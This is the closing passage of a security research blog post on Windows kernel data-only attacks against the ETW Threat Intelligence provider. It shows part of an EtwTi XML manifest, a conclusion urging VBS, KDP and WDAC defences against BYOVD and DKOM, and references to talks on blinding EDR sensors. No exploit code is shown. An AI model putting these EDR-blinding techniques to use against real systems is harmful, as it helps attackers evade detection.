  <data name="ApcRoutineVadAllocationProtect" inType="win:UInt32" />
  <data name="ApcRoutineVadRegionType" inType="win:UInt32" />
  <data name="ApcRoutineVadRegionSize" inType="win:Pointer" />
  <data name="ApcRoutineVadCommitSize" inType="win:Pointer" />
  <data name="ApcRoutineVadMmfName" inType="win:UnicodeString" />
  <data name="ApcArgument1VadQueryResult" inType="win:UInt32" />
  <data name="ApcArgument1VadAllocationBase" inType="win:Pointer" />
  <data name="ApcArgument1VadAllocationProtect" inType="win:UInt32" />
  <data name="ApcArgument1VadRegionType" inType="win:UInt32" />
  <data name="ApcArgument1VadRegionSize" inType="win:Pointer" />
  <data name="ApcArgument1VadCommitSize" inType="win:Pointer" />
  <data name="ApcArgument1VadMmfName" inType="win:UnicodeString" />
</template>
```


Figure 19 – EtwTi partial XML manifest

Conclusion

The Kernel has been and continues to be an important, contested, area where Microsoft and third-party providers need to make efforts to safeguard the integrity of the operating system. Data corruption in the Kernel is not only a feature of post-exploitation but also a central component in Kernel exploit development. Microsoft has made a lot of progress in this area already with the introduction of Virtualization Based Security (VBS) and one of its components like Kernel Data Protection (KDP).

Consumers of the Windows operating system, in turn, need to ensure that they take advantage of these advances to impose as much cost as possible on would-be attackers. Windows Defender Application Control (WDAC) can be used to ensure VBS safeguards are in place and that policies exist which prohibit loading potentially dangerous drivers.

These efforts are all the more important as we increasingly see commodity TAs leverage BYOVD attacks to perform DKOM in Kernel space.

Additional References


- Veni, No Vidi, No Vici: Attacks on ETW Blind EDR Sensors (BHEU 2021 Slides) – here
- Veni, No Vidi, No Vici: Attacks on ETW Blind EDR Sensors (BHEU 2021 Video) – here
- Advancing Windows Security (BlueHat Shanghai 2019) – here
- Exploiting a “Simple” Vulnerability – In 35 Easy Steps or Less! – here
- Exploiting a “Simple” Vulnerability – Part 1.5 – The Info Leak – here
- Introduction to Threat Intelligence ETW – here
- TelemetrySourcerer – here
- Data Only Attack: Neutralizing EtwTi Provider – here
- WDAC Policy Wizard – here

Learn more about X-Force Red here. Schedule a no-cost consult with X-Force here.

Ruben Boonen
Senior Managing Security Consultant, Adversary Services, IBM X-Force

Ruben Boonen is a contributor for SecurityIntelligence.


POPULAR




Intelligence & Analytics February 21, 2023

Backdoor Deployment and Ransomware: Top Threats Identified in X-Force Threat Intelligence Index 2023


4 min read - Discover how threat actors are waging attacks and how to proactively protect your organization with top findings from the 2023 X-Force Threat Intelligence Index.







IBM Security X-Force Threat Intelligence Index: Explore the top threats of 2022.


Read the report →



More from Software Vulnerabilities







Analysis and insights from hundreds of the brightest minds in the cybersecurity industry to help you prove compliance, grow business and stop threats.